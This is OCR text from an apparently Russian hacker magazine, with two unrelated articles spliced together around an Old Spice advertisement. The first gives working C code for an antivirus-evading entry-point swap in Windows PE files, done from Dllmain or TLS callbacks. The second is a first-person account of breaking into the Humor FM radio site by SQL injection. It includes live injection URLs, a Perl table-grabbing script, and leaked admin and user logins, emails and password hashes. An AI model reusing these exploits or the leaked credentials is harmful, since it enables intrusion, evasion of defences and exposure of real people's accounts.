
А теперь посмотрим на псевдокод малвари нового поколения:

```
EntryPoint:
	XOR EAX, EAX
	PUSH EAX
	CALL d, ds:[ExitProcess]
	…
VirusBody:
	…
	…
	…
TLS_Callback1:
	ADD d, ds:[ESP+magic_offset], offset VirusBody
– offset EntryPoint
	RETN 0Ch
```

На первый взгляд никакой разницы, но если подумать головой, то разница будет просто драматической. В первом случае мы имеем ничем не прикрытый бесстыдный jump из TLS-callback'а. И хотя его можно замаскировать с помощью самомодифицирующегося кода или запутанных математических преобразований, целевой адрес перехода

декодируется однозначно и указывает на вирусное тело. Во втором случае TLS-callback добавляет какое-то значение к некоторой ячейке памяти, лежащей в области стека, и возвращает управление системе. Человек с отладчиком чисто теоретически может трассировать тонны машинных инструкций, ответственных за инициализацию файла. Он может даже дождаться момента передачи управления на точку входа или хотя бы область памяти, не принадлежащую системе, а находящуюся в границах PE-файла или одной из динамических библиотек. И тогда товарищ с удивлением обнаружит, что точка входа каким-то магическим образом не получает управления! Вот только трассировать придется долго и непродуктивно.

Антивирусам приходится еще хуже. Они не могут трассировать код, исполняющийся на живой операционной системе (вряд ли стоит объяснять, почему). Откуда им знать, что именно находится в данной конкретной ячейке памяти? А что, собственно говоря, там находится и как оно туда попадает? Попробуем разобраться!



Баг-рапорт 2006 года на Process Explorer Марка Руссиновича, где впервые был обозначен адрес точки входа, хранящийся в стеке потока

ТАЙНЫ СИСТЕМНОГО ЗАГРУЗЧИКА

Существуют различные уровни недокументированности. Определенные свойства системы возникают в силу особенностей реализации конкретно взятого билда. Содержимое стека на момент старта потока, значение регистров и флагов на момент выхода из API-функций — не только не документированы, но еще и варьируются в широких пределах. А потому в долгосрочной перспективе закладываться на них нельзя.

Стартовый адрес потока представляет собой редкое исключение из правил. Он абсолютно недокументирован и в то же время неизбежно следует из документированных функций и особенностей работы системного загрузчика. Системный загрузчик в грубом приближении работает так:

1. Проецирует PE-файл в память.
2. Считывает PE-заголовок, извлекает оттуда значение точки останова, представляющее собой относительный виртуальный адрес (RVA) и переводит его в линейный адрес (VA) путем сложения с базовым адресом, также хранящимся в PE-заголовке.
3. VA-адрес точки входа передается функции CreateRemoteThread() в качестве одного из аргументов. А передается он через стек, поскольку 32-разрядные версии Windows используют stdcall-соглашение для всех API-функций без исключения (64-разрядные версии Windows используют fastcall-соглашение, передавая аргументы через регистры и стартовый адрес потока в стек не попадает).
4. Стартовый адрес базового потока (указывающий на точку входа) после прохождения всех проверок заталкивается в стек и больше к PE-заголовку система не обращается (это очень важный момент).
5. CreateRemoteThread() выполняет инициализацию потока, в процессе которой отрабатывается функции Dllmain статически прилинкованных DLL, а также имеющиеся TLS-callback'и (если они, конечно, есть).
6. На завершающем этапе инициализации PE-файла, CreateRemoteThread() зовет недокументированную, не экспортируемую, сугубо внутреннюю функцию BaseProcess(), передавая ей стартовый адрес потока, почерпнутый из стека в качестве аргумента.
7. BaseProcess() передает управление по указанному адресу.

Какая интересная картина получается! Точка входа представляет собой аргумент API-функции CreateRemoteThread(), имеющей документированный прототип (Microsoft его совершенно не собирается изменять). Причем, этот аргумент попадает на стек до отработки Dllmain/TLS-callback, а извлекается из стека после того, как они возвратят управление. Никакие проверки валидности стартового адреса потока не выполняются, а это значит, что Dllmain/TLS-callback могут изменять стартовый адрес потока по своему усмотрению. Собственно говоря, это справедливо для всех потоков, а не только для базового. Просто адрес базового потока прописан в точке входа в PE-файл, а адреса остальных потоков передаются как аргументы функции Create[Remote]Thread().

Другими словами, точка входа в файл попадает в стек не случайно, а согласно логике работы системного загрузчика, которая справедлива для всей 32-разрядной линейки NT-подобных систем и потому замечательно работает как на W2K, так и на Server 2008. Единственная проблема в том, что положение аргумента функции CreateRemoteThread() системно-зависимо. Множество внутренних функций с недокументированными прототипами используют стек, складируя туда свои аргументы. Это, блин, затрудняет нашу задачу.


Разработчики обозначенной малвари пошли по пути наименьшего сопротивления. Они просто протестировали несколько версий операционных систем, определив смещение стартового адреса базового потока относительно дна стека, после чего загнали их в одну таблицу. Попав на чужой компьютер, малварь определяет версию оси, извлекая соответствующее «магическое смещение» из сопутствующей таблицы. Это в том случае, если данная версия Windows поддерживается малварью. Ну а если нет?

Я пошел по другому пути. Менее надежному (и допускающему ложные срабатывания), но зато намного более универсальному. Все просто! Считываем PE-заголовок, извлекаем оттуда подлинную точку входа и затем сканируем стек на предмет поиска подходящих кандидатов. Естественно, точка входа может совпасть со значением,



info

При определенных обстоятельствах системный загрузчик нагло игнорирует точку входа, прописанную в PE-файле. Потому она может указывать на безобидный код (типа немедленный ExitProcess), в то время как зловредный код расположен совсем в другом месте. Отладчики и дизассемблеры также обламываются, выдавая неверный результат.



quux-crackme в моем файловом репрозитории на OpenRCE (датированный 16 мая 2008 года и основанный на подмене точки входа в файл из функции Dllmain статически прилинкованной динамической библиотеки)

Исходный текст POC`а, написанного мной

хранящимся в стеке, но не имеющем к ней никакого отношения. Подобная ситуация называется «коллизией» и ничего хорошего в себе не несет. Нет никакой возможности определить, какое именно значение следует изменить, а какое — лучше не трогать. Тем не менее, я решил изменять все значения, совпадающие с точкой входа, ну, а чтобы уменьшить количество ложных срабатываний, выбирать точку входа, хранящуюся в PE-файле так, чтобы она была ни на что не похожа. То есть, представляла собой уникальное значение, не совпадающее ни с одним из прочих полей PE-файла.

Ниже приводится законченный алгоритм подмены точки входа из Dllmain/TLS-callback, протестированный на всем спектре Windows-систем и показавший хороший результат.

ПОДМЕНА ТОЧКИ ВХОДА В ФАЙЛ ИЗ ФУНКЦИИ DLLMAIN СТАТИЧЕСКИ ПРИЛИНКОВАННОЙ DLL

```
// new EP (SystemLoader'll ignore the old one)
#define NEW_EP 0x0040100A
// simple immediate constant obfuscation...
#define EP_KEY 0xA11CE169
// ...anti IDA Pro trick
unsigned int EP_key = EP_KEY;

BOOL WINAPI dllmain(
   HINSTANCE hinstDLL,
   DWORD fdwReason,
   LPVOID lpvReserved)
{
   BYTE*  ep_adr;
   DWORD  RegionSize;
   BYTE*  BaseAddress;
   MEMORY_BASIC_INFORMATION lpBuffer;

   ep_adr = GetEP();

   // get stack top allocated base address
   VirtualQuery((LPCVOID)&hinstDLL, &lpBuffer,
      sizeof(lpBuffer));
   BaseAddress = ((BYTE*)lpBuffer. BaseAddress);
   RegionSize = lpBuffer.RegionSize - sizeof(DWORD);
  /*
 EP is KERNEL32!CreateRemoteThread() function argument,
 and this argument is near to the bottom of the stack
 */
   for(; RegionSize > 0; RegionSize -= sizeof(DWORD))
      if (((DWORD)ep_adr) == ( *(DWORD*)(BaseAddress +
         RegionSize)))
         (*(DWORD*)(BaseAddress + RegionSize)) =
            NEW_EP ^ EP_KEY,
         (*(DWORD*)(BaseAddress + RegionSize)) ^= EP_key;

   return 1;
}
```

ОХОТНИКИ ЗА ПРИВИДЕНИЯМИ

Сложность эмуляции работы системного загрузчика связана с «плавающим» смещением точки входа. Даже если антивирус и положит ее в стек, то у него нет никаких гарантий, что вирус ее там найдет, а не попытается изменить соседнюю ячейку. Антивирус не знает, какую версию операционной системы «поддерживает» анализируемый вирус и каким образом он ее определяет. Помимо тупого вызова GetVersionEx, вирус может обратиться к реестру или посчитать контрольную сумму определенных системных библиотек. Короче, возможных вариантов намного больше одного!

Конечно, мой код (в «канонической» форме) легко попадется на ловушки, расставленные антивирусами, поскольку даже не пытается отличить подлинный стартовый адрес потока, засунутый в стек системой, от его имитации антивирусом. Но, во-первых, антивирусы ничего об этом трюке пока не знают, а, во-вторых, я преследовал совсем иные цели, и код замечательно работает в защитных механизмах в силу того, что совместим со всеми системами, а не только со строго определенными версиями.

РЕАЛЬНАЯ БОМБА

Малварь, изменяющая точку входа, только-только начинает появляться и предсказать пути ее дальнейшего развития весьма затруднительно. Пока ясно одно — это бомба, реальная бомба. Первый серьезный вызов антивирусам за последние несколько лет! Интересно наблюдать за реакцией их разработчиков, варьирующейся от ужаса до тупого непонимания проблемы. Что ж, если технология получит развитие, то кое-кто очень скоро вылетит с рынка. ⌶





links


• openrce.org/forums/posts/275 — открытое письмо Марку Руссиновичу, в котором я впервые высказал идею довольно надежного способа детекции малвари.


• openrce.org/repositories/users/nezumi/quux-crackme.zip — crackme, демонстрирующий технику подмены точки входа в файл посредством изменения стартового адреса потока.

• aavar.org/avar2008/index.htm — официальный сайт конференции AVAR-2008, на которой я планирую выступить с сабжевым докладом.


ПАРЕНЬ С ОГОНЬКОМ



ДОМИНО



ШЕРИФ



5-Й РАЗМЕР


А ВАМ ПОДХОДИТ OLD SPICE ГЕЛЬ + ШАМПУНЬ?


КОНЕЧНО! КАК БЫ И ГДЕ БЫ НИ РОСЛИ У ВАС ВОЛОСЫ, OLD SPICE ГЕЛЬ + ШАМПУНЬ, НЕСОМНЕННО, ВАМ ПОДХОДИТ!



КОРОЛЬ ДИСКО



МИНИ-БИКИНИ


КОЛЮЧКА


СТРАЖНИК


ПАУКИ-БЛИЗНЕЦЫ



НЕАНДЕРТАЛЕЦ


ОСТРОВИТЯНИН



OLD SPICE ГЕЛЬ + ШАМПУНЬ.
ДЛЯ ТЕЛА. ИЛИ ДЛЯ ВОЛОС.
ИЛИ ДЛЯ ТОГО И ДРУГОГО.





ЛЕОНИД «R0ID» СТРОЙКОВ
/ STROIKOV@GAMELAND.RU /

ЮМОРИМ ПО-ХАКЕРСКИ

ЛОМАЕМ РАДИО «ЮМОР FM»

Пожалуй, в жизни каждого бывают моменты, когда хочется расслабиться или просто отдохнуть от повседневной рутины. В такой ситуации кто-то на скорую руку вешает дефейс на сайте приглянувшегося ему хостинга, а кто-то долго и мучительно флудит телефоны недругов забавными sms'ками. Я же решил просто послушать радио. Что из этого получилось — читай ниже.

ШУТКИ РАДИ

Одним осенним вечером, когда прохлада и слякоть за окном отбивали всякое желание выбраться на прогулку, я решил пропарсить в Сети несколько радиостанций на предмет хорошей музыки. Перебирая одно «радио» за другим, я вдруг наткнулся на любимую многими радиостанцию «Юмор FM» (*Диджеям сего радио респект*, — Прим. автора). После нескольких прикольных историй, услышанных в эфире, в моей голове родилась очередная безумная идея, вследствие которой вещание радиостанции уже перестало меня интересовать.

В окне браузера замелькал Гугл с заголовками «Юмор FM». Моему взору предстали десятки разнообразных доменов, состоящих из комбинаций слов «humor»/«yumor» и «fm», но среди прочих выделялся красивый и явно не дешевый домен www.humor.fm. Как и ожидалось, линк вел на официальный сайт радиостанции «Юмор FM». **Первым делом** я по привычке воспользовался сервисом http://madnet.name/tools/madss, который выдал следующую информацию по домену www.humor.fm:

```
IP: 77.120.97.62
ТИЦ: 30
PR: 3
```


Кроме того, на сервере хостилось несколько десятков ресурсов, которые, впрочем, трогать раньше времени не хотелось. Удаленно просканировав сервер, я получил примерный расклад по открытым портам и запущенным службам, среди которых значились:

```
21-TCP порт — FTP
25-TCP порт — SMTP
53-TCP порт — DNS
80-TCP порт — HTTP
110-TCP порт — POP3
```

Увы, но дополнительное сканирование на наличие открытых для чтения каталогов (с учетом неправильно выставленных чмодов) результатов не дало. Так же, как и не была найдена админка или хоть какое-то подобие администраторской панели. После недолгого ковыряния движка, сопровождавшегося изредка встречающимися пассивными XSS'ками, была успешно опробована формочка восстановления пароля, располагавшаяся по адресу: `https://humor.fm/forget/do.4`.

Стоит ли говорить, что в полях «Логин» и «E-mail» напрочь отсутствовала какая-либо фильтрация. Налицо — sql-инъекция, правда, полноценно использовать ее можно было только при помощи POST-запросов. Погуляв по сайту еще некоторое время, я обнаружил достаточно удобную sql-инъекцию в параметре сообщения об ошибке в скрипте логина. Причем, бага была явной, — всю ругань СУБД на неправильно сконструированный запрос я мог отчетливо наблюдать на своем мониторе:

```
DEBUG MODE
SQL Error 1064: You have an error in your SQL syntax;
check the manual that corresponds to your MySQL server
version for the right syntax to use near '' AND id_lng
='1'' at line 1
```











Девелоперы ресурса

```
SQL: SELECT text FROM db_strings WHERE alias = 'здесь_
наш_запрос' AND id_lng ='1'
FILE: /kernel/modules/CPage.php
LINE: 93
FUNCTION: row_select
```

Поле адресной строки для внедрения скул-запроса выглядело следующим образом: `http://humor.fm/login/?error=-1'+union+select+table_name+from+information_schema.tables+limit+1,1%23`. Благо, на сервере крутилась пятая версия мускула, и я без труда мог шарить по интересующим меня табличкам. Однако количество таблиц в `information_schema` зашкаливало за несколько десятков, что сулило не один час работы. Немного отредактировал собственный скул-граббер:

```
#!/usr/bin/perl
print "= SQL-injection Grabber =\n";

use LWP::Simple qw(get);
open(F, '>E:\Perl\result.txt');
$z=0;
for ($i=1;$i<=50;$i++){
   open(C, '>count.txt');
   $url="http://humor.fm/login/?error=-1'+union+select
+concat(char(94),table_name,char(94))+from+information
_schema.tables+limit+$i,1%23";
   $cont=get($url);
   print F $cont."\n";
   $z=$z+1;
   print C $z;
   close C;
}
close F;
print "= DONE =\n";
print $z;
```

После чего я запустил скрипт и отправился спать.

ВЕСЕЛЬЕ ПРОДОЛЖАЕТСЯ

Проснувшись и отпарсив лог скул-граббера, я получил список названий табличек (часть записей):



Хэш пароля админа заполучен

```
db_cat, db_chunks, db_cms_log, db_count, db_dest_
cities, db_dest_countries, db_dest_provinces, db_faq,
db_faq_copy, db_faq_strings, db_group, db_lng, db_mail,
db_mail_resume, db_mail_strings, db_mail_strings_
copy, db_menu, db_news, db_news_copy, db_news_tree,
db_permit, db_press, db_search_strings, db_sessions,
db_strings, db_templates, db_templates_copy, db_user,
db_user_dealers_info, db_user_dealers_info_copy, db_
user_strings, db_user_visotors_info, db_user_visotors_
info_copy
```

В первую очередь, меня интересовала таблица `db_user`, содержимое которой я просматривал уже через несколько минут:


```
• http://humor.fm/login/?error=-1'+union+select+conc
at(login,char(58),email,char(58),password)+from+db_
user+limit+1,1%23
• http://humor.fm/login/?error=-1'+union+select+concat
(login,char(58),email,char(58),password)+from+db_user+
where+login=%22admin%22%23
```

Таким образом, была найдена учетная запись админа:

```
admin:support@idea.net.ua:5f7c5e847d547b984bab4020c33673ac
```

Увы, но вместо пароля в базе хранились мд5-хэши. Поэтому, так же как и в случае с табличками, я решил слить всю базу пользователей (около 600 записей) при помощи sql-граббера для последующего детального анализа (*Часть записей*, — Прим. автора):


```
cappy:cappy@mail.ru:168416487b5b0dea3478992a914c7706
qwas:qwas@idea.net.ua:c8e25115addeda1656b52cfbe7b2b780
```


Переписочка...

Приятная сердцу ругань MySQL



info
На крупных ресурсах, помимо пассивных XSS, зачастую можно найти сразу несколько sql-инъекций. Если количество табличек в базе information_schema непомерно велико — можно слить их себе на винт при помощи граббера и разобраться в списке более детально.



dvd
На нашем DVD ты найдешь полное видео по взлому сайта радиостанции «Юмор FM». Смотри внимательно.



warning
Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!

```
Joker:joker@idea.net.ua:589ca240c5222730de730b7013c3b9b6
kamrad:kamrad@gala.net:127b177747ce8b42cf37a001e411a71d
